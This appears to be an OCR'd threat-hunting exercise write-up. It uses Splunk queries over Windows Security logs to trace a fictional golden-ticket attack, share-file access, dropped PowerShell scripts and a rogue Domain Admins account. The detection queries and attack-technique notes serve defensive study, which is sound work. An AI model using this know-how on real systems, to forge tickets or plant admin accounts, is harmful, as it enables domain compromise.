
20 Per Page Format Preview

EventCode	EventDescription	count
4624	An account was successfully logged on.	11
4634	An account was logged off.	11
4661	A handle to an object was requested.	10
4672	Special privileges assigned to new logon.	11
4698	A scheduled task was created.	1
4720	A user account was created.	1
4722	A user account was enabled.	1
4724	An attempt was made to reset an account's password.	1
4728	A member was added to a security-enabled global group.	1
4732	A member was added to a security-enabled local group.	1
4735	A security-enabled local group was changed.	1
4737	A security-enabled global group was changed.	1
4738	A user account was changed.	1
4769	A Kerberos service ticket was requested.	2
4985	The state of a transaction has changed.	1
5140	A network share object was accessed.	14
5145	A network share object was checked to see whether the client can be granted desired access.	207

```
sourcetype=WinEventLog source=WinEventLog:Security host=titan kpilsner
| timechart count by EventDescription limit=20
```



```
sourcetype=WinEventLog source=WinEventLog:Security host=titan kpilsner
| timechart count by EventDescription limit=20
```



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4722	A user account was enabled.	1
4724	An attempt was made to reset an account's password.	1
4728	A member was added to a security-enabled global group.	1
4732	A member was added to a security-enabled local group.	1
4735	A security-enabled local group was changed.	1
4737	A security-enabled global group was changed.	1
4738	A user account was changed.	1
4769	A Kerberos service ticket was requested.	2
4985	The state of a transaction has changed.	1
5140	A network share object was accessed.	14
5145	A network share object was checked to see whether the client can be granted desired access.	207

Capturing Domain Administrator Rights Account

MS14-068 Exploit

Golden Ticket (Mimikatz)

Silver Ticket (Mimikatz)

#	Log	Event ID	Task Category	Event Details
1	Microsoft-Windows-Sysmon/Operational	3	Network connection detected (rule: NetworkConnect)	Network connection detected. • **DestinationIp/DestinationHostname/DestinationPort**: name/Port number • **Protocol**: Protocol (tcp) • **Image**: Path to the executable file (C:\Windows\System32 • **ProcessGuid/ProcessId**: Process ID • **SourceIp/SourceHostname/SourcePort**: Source IP addr (Domain Controller port: 88)
2	Security	4672	Special Logon	Privileges assigned to a new logon. • **Privileges**: Assigned privileges (SeSecurityPrivilege, SeB SeRestorePrivilege, SeTakeOwnershipPrivilege, SeDebugP SeSystemEnvironmentPrivilege, SeLoadDriverPrivilege, Se SeEnableDelegationPrivilege) • **Subject > Security ID/Account Name/Account Domain**: user who executed the tool • **Subject > Logon ID**: Session ID of the user who executed
				A Kerberos service ticket was requested. • **Network Information > Client Address**: Source IP addre (source host IP address)

Tool Overview

Category

Capturing Administrator Rights/Account

Description

Forges Kerberos authentication tickets and connects to a remote host.

Example of Presumed Tool Use During an Attack

This tool is used to connect to a remote host by using the forged authentication ticket.

https://jpcertcc.github.io/ToolAnalysisResultSheet/#

New Search

Save As ▾ | Creat

```
host=titan source="WinEventLog:Security" sourcetype=WinEventLog kpilsner
((EventCode=4769 Service_Name=krbtgt) OR
(EventCode=4672 privilege_id=SeBackupPrivilege privilege_id=SeSecurityPrivilege privilege_id=SeRestorePrivilege privilege_id=SeTakeOwnershipPrivilege privilege_id=SeDebugPrivilege
    privilege_id=SeSystemEnvironmentPrivilege privilege_id=SeLoadDriverPrivilege privilege_id=SeImpersonatePrivilege privilege_id=SeEnableDelegationPrivilege) OR
(EventCode=4624 Authentication_Package=Kerberos Logon_Type=3) OR
(EventCode=5145 Share_Name="\\\\*\\C$" (Accesses=SYNCHRONIZE OR Accesses=ReadAttributes)))
| table _time RecordNumber EventCode Account_Name Account_Domain Category Subcategory privilege Relative_Target_Name Accesses
| sort + RecordNumber
| fields - RecordNumber
```

_time	EventCode	Account_Name	Account_Domain	Category	Subcategory	privilege	Relative_Target_Name	Accesses
2019-08-02 09:52:40	4769	Kpilsner@thirstyberner.com	thirstyberner.com	Account Logon	Kerberos Service Ticket Operations			
2019-08-02 09:52:40	4672	Kpilsner	THIRSTYBERNER	Privilege Use	Sensitive Privilege Use / Non Sensitive Privilege Use	Manage auditing and security log Back up files and directories Restore files and directories Take ownership of files or other objects Debug programs Modify firmware environment values Load and unload device drivers Impersonate a Client After Authentication Enable computer and user accounts to be trusted for delegation		
2019-08-02 09:52:40	4624	- Kpilsner	- THIRSTYBERNER	Logon/Logoff	Logon			
2019-08-02 09:52:40	5145	Kpilsner	THIRSTYBERNER	Object Access	Detailed File Share		\	ReadAttributes
2019-08-02 09:52:40	5145	Kpilsner	THIRSTYBERNER	Object Access	Detailed File Share		\	SYNCHRONIZE
2019-08-02 09:52:57	5145	Kpilsner	THIRSTYBERNER	Object Access	Detailed File Share		windows\ntds	ReadAttributes
2019-08-02 09:52:57	5145	Kpilsner	THIRSTYBERNER	Object Access	Detailed File Share		\	SYNCHRONIZE
2019-08-02 09:52:57	5145	Kpilsner	THIRSTYBERNER	Object	Detailed File Share		Windows	SYNCHRONIZE

_time	EventCode	Account_Name	Account_Domain	Category	Subcategory	privilege	Relative_Target_Name	Accesses
2019-08-02 09:53:43	5145	Kpilsner	THIRSTYBERNER	Object Access	Detailed File Share		Files\Safety\How-Well-Do-You-Know-Your-Brewery-Chemicals.pdf	SYNCHRONIZE
2019-08-02 09:53:53	5145	Kpilsner	THIRSTYBERNER	Object Access	Detailed File Share		Files\Research	SYNCHRONIZE
2019-08-02 09:53:54	5145	Kpilsner	THIRSTYBERNER	Object Access	Detailed File Share		Files\Research\bioteching-poor-beer-for-poor-countries-P19.pdf	SYNCHRONIZE
2019-08-02 09:53:58	5145	Kpilsner	THIRSTYBERNER	Object Access	Detailed File Share		Files\Marketing	SYNCHRONIZE
2019-08-02 09:54:04	5145	Kpilsner	THIRSTYBERNER	Object Access	Detailed File Share		Files\Manufacturing	SYNCHRONIZE
2019-08-02 09:54:04	5145	Kpilsner	THIRSTYBERNER	Object Access	Detailed File Share		Files\Manufacturing\2010_10_08brewerycipautomation.pdf	SYNCHRONIZE
2019-08-02 09:54:09	5145	Kpilsner	THIRSTYBERNER	Object Access	Detailed File Share		Files\Finance	SYNCHRONIZE
2019-08-02 09:54:15	5145	Kpilsner	THIRSTYBERNER	Object Access	Detailed File Share		Files\Finance\HighFiveBusinessPlan_Final-1.pdf	SYNCHRONIZE
2019-08-02 09:54:16	5145	Kpilsner	THIRSTYBERNER	Object Access	Detailed File Share		Files\leckereien.tar.gz	ReadAttributes
2019-08-02 09:54:47	5145	Kpilsner	THIRSTYBERNER	Object Access	Detailed File Share		Files\leckereien.tar.gz	ReadAttributes
2019-08-02 09:54:47	5145	Kpilsner	THIRSTYBERNER	Object Access	Detailed File Share		Files	SYNCHRONIZE
2019-08-02 09:55:26	5145	Kpilsner	THIRSTYBERNER	Object Access	Detailed File Share		\	SYNCHRONIZE
2019-08-02 09:55:26	5145	Kpilsner	THIRSTYBERNER	Object Access	Detailed File Share		FILES	SYNCHRONIZE

```
1 (EventCode=5145 Share_Name="\\\\*\\C$" (Accesses!=SYNCHRONIZE Accesses!=ReadAttributes Accesses!=READ_CONTROL))
2 | table _time RecordNumber EventCode Account_Name Account_Domain Category Subcategory privilege Relative_Target_Name Accesses
3 | sort + RecordNumber
4 | fields - RecordNumber
```

All time

(Accesses!=SYNCHRONIZE Accesses!=ReadAttributes Accesses!=READ_CONTROL)

✓ **8 events** (8/2/19 8:00:00.000 AM to 7/15/25 10

Events Patterns **Statistics (8)** Visualization

20 Per Page ▾ Format Preview ▾

_time	EventCode	Account_Name	Account_Domain	Category	Subcategory	privilege	Relative_Target_Name	Accesses
2019-08-02 09:53:22	5145	Kpilsner	THIRSTYBERNER	Object Access	Detailed File Share		Files\leckereien.tar.gz	WriteData (or AddFile)
2019-08-02 09:55:26	5145	Kpilsner	THIRSTYBERNER	Object Access	Detailed File Share		Files\leckereien.tar.gz	DELETE
2019-08-02 09:55:39	5145	Kpilsner	THIRSTYBERNER	Object Access	Detailed File Share		windows\system32\printdrv	AppendData (or AddSubdirectory or CreatePipeInstance)
2019-08-02 09:55:47	5145	Kpilsner	THIRSTYBERNER	Object Access	Detailed File Share		windows\system32\printdrv\msfont.ps1	DELETE
2019-08-02 09:55:47	5145	Kpilsner	THIRSTYBERNER	Object Access	Detailed File Share		windows\system32\printdrv\msfont.ps1	WriteData (or AddFile)
2019-08-02 09:55:47	5145	Kpilsner	THIRSTYBERNER	Object Access	Detailed File Share		windows\system32\printdrv\printdrv.ps1	DELETE
2019-08-02 09:55:47	5145	Kpilsner	THIRSTYBERNER	Object Access	Detailed File Share		windows\system32\printdrv\printdrv.ps1	WriteData (or AddFile)
2019-08-02 11:23:53	5145	Kpilsner	THIRSTYBERNER	Object Access	Detailed File Share		Files\kennwort\kennwort.tar.gz	WriteData (or AddFile)

```
1 sourcetype=wineventlog source=wineventlog:security host=titan kpilsner
2 | stats count by EventCode EventDescription
```


All time

✓ **276 events** (8/2/19 8:00:00.000 AM to 7/15/25 10:12:33.000 PM) No Event Sampling Job Smart Mode

Events Patterns **Statistics (17)** Visualization

20 Per Page Format Preview

	EventCode	EventDescription	count
Golden Ticket	4624	An account was successfully logged on.	11
	4634	An account was logged off.	11
	4661	A handle to an object was requested.	10
Golden Ticket	4672	Special privileges assigned to new logon.	11
	4698	A scheduled task was created.	1
Finding	4720	A user account was created.	1
	4722	A user account was enabled.	1
	4724	An attempt was made to reset an account's password.	1
	4728	A member was added to a security-enabled global group.	1
Finding	4732	A member was added to a security-enabled local group.	1
	4735	A security-enabled local group was changed.	1
	4737	A security-enabled global group was changed.	1
	4738	A user account was changed.	1
Golden Ticket	4769	A Kerberos service ticket was requested.	2
	4985	The state of a transaction has changed.	1
	5140	A network share object was accessed.	14
Golden Ticket	5145	A network share object was checked to see whether the client can be granted desired access.	207



i	Time	Event
>	8/2/19 9:58:18.000 AM	08/02/2019 09:58:18 AM LogName=Security SourceName=Microsoft Windows security auditing. EventCode=4737 EventType=0 Type=Information ComputerName=titan.thirstyberner.com TaskCategory=Security Group Management OpCode=Info RecordNumber=319120 Keywords=Audit Success Message=A security-enabled global group was changed. Subject: Security ID: THIRSTYBERNER\Administrator Account Name: Kpilsner Account Domain: THIRSTYBERNER Logon ID: 0x1C7DD53 Group: Security ID: THIRSTYBERNER\Domain Admins Group Name: Domain Admins Group Domain: THIRSTYBERNER

```
sourcetype=wineventlog source=wineventlog:security host=titan Category="Account Management"
| eval Subject_Security_ID=mvindex(Security_ID,0)
| eval Subject_Account=mvindex(Account_Name,0)
| eval Target_Security_ID=if(EventCode IN (4735,4737),"", mvindex(Security_ID,1))
| eval Group_Security_ID=if(EventCode IN (4735,4737),mvindex(Security_ID,1),mvindex(Security_ID,2))
| table _time RecordNumber EventCode EventDescription action Subject_Account Subject_Security_ID Target_Security_ID Group_Security_ID Display_Name
| sort + RecordNumber
| fields - RecordNumber
```

_time	EventCode	EventDescription	action	Subject_Account	Subject_Security_ID	Target_Security_ID	Group_Security_ID	Display_Name
2019-08-02 09:57:12	4720	A user account was created.	created	Kpilsner	THIRSTYBERNER\Administrator	THIRSTYBERNER\daffligem		<value not set>
2019-08-02 09:57:12	4722	A user account was enabled.	modified	Kpilsner	THIRSTYBERNER\Administrator	THIRSTYBERNER\daffligem		
2019-08-02 09:57:12	4724	An attempt was made to reset an account's password.	modified	Kpilsner	THIRSTYBERNER\Administrator	THIRSTYBERNER\daffligem		
2019-08-02 09:57:12	4738	A user account was changed.	modified	Kpilsner	THIRSTYBERNER\Administrator	THIRSTYBERNER\daffligem		Dan Affligem
2019-08-02 09:57:46	4732	A member was added to a security-enabled local group.	success	Kpilsner	THIRSTYBERNER\Administrator	THIRSTYBERNER\daffligem	BUILTIN\Administrators	
2019-08-02 09:57:46	4735	A security-enabled local group was changed.	success	Kpilsner	THIRSTYBERNER\Administrator		BUILTIN\Administrators	
2019-08-02 09:58:18	4728	A member was added to a security-enabled global group.	success	Kpilsner	THIRSTYBERNER\Administrator	THIRSTYBERNER\daffligem	THIRSTYBERNER\Domain Admins	
2019-08-02 09:58:18	4737	A security-enabled global group was changed.	success	Kpilsner	THIRSTYBERNER\Administrator		THIRSTYBERNER\Domain Admins	

New Search

Save As

```
| tstats count from datamodel=Change
where nodename=All_Changes.Account_Management (All_Changes.Account_Management.src_user=kpilsner OR All_Changes.user=kpilsner) All_Changes.dest=titan.thirstyberner.com
groupby All_Changes.Account_Management.src_nt_domain All_Changes.Account_Management.src_user All_Changes.Account_Management.dest_nt_domain All_Changes.action
All_Changes.result All_Changes.result_id All_Changes.user All_Changes.object _time span=1s
| `drop_dm_object_name(All_Changes)` | `drop_dm_object_name(Account_Management)`
| sort + _time
```

src_nt_domain	src_user	dest_nt_domain	action	result	result_id	user	object	_time	count
THIRSTYBERNER	Kpilsner	THIRSTYBERNER	created	A user account was created	4720	daffligem	WinEventLog	2019-08-02 09:57:12	1
THIRSTYBERNER	Kpilsner	THIRSTYBERNER	modified	A user account was changed	4738	daffligem	WinEventLog	2019-08-02 09:57:12	1
THIRSTYBERNER	Kpilsner	THIRSTYBERNER	modified	A user account was enabled	4722	daffligem	WinEventLog	2019-08-02 09:57:12	1
THIRSTYBERNER	Kpilsner	THIRSTYBERNER	modified	An attempt was made to reset an accounts password	4724	daffligem	WinEventLog	2019-08-02 09:57:12	1
THIRSTYBERNER\Administrator BUILTIN	unknown	Builtin	success	A security-enabled local group was changed	4735	Kpilsner	WinEventLog	2019-08-02 09:57:46	1
THIRSTYBERNER\Administrator THIRSTYBERNER\daffligem BUILTIN	Kpilsner	Builtin	success	A member was added to a security-enabled local group	4732	-	WinEventLog	2019-08-02 09:57:46	1
THIRSTYBERNER\Administrator THIRSTYBERNER	unknown	THIRSTYBERNER	success	A security-enabled global group was changed	4737	Kpilsner	WinEventLog	2019-08-02 09:58:18	1
THIRSTYBERNER\Administrator THIRSTYBERNER\daffligem THIRSTYBERNER	Kpilsner	THIRSTYBERNER	success	A member was added to a security-enabled global group	4728	CN=daffligem,CN=Users,DC=thirstyberner,DC=com	WinEventLog	2019-08-02 09:58:18	1

```
1 sourcetype=wineventlog source=wineventlog:security host=titan kpilsner
2 | stats count by EventCode EventDescription
```

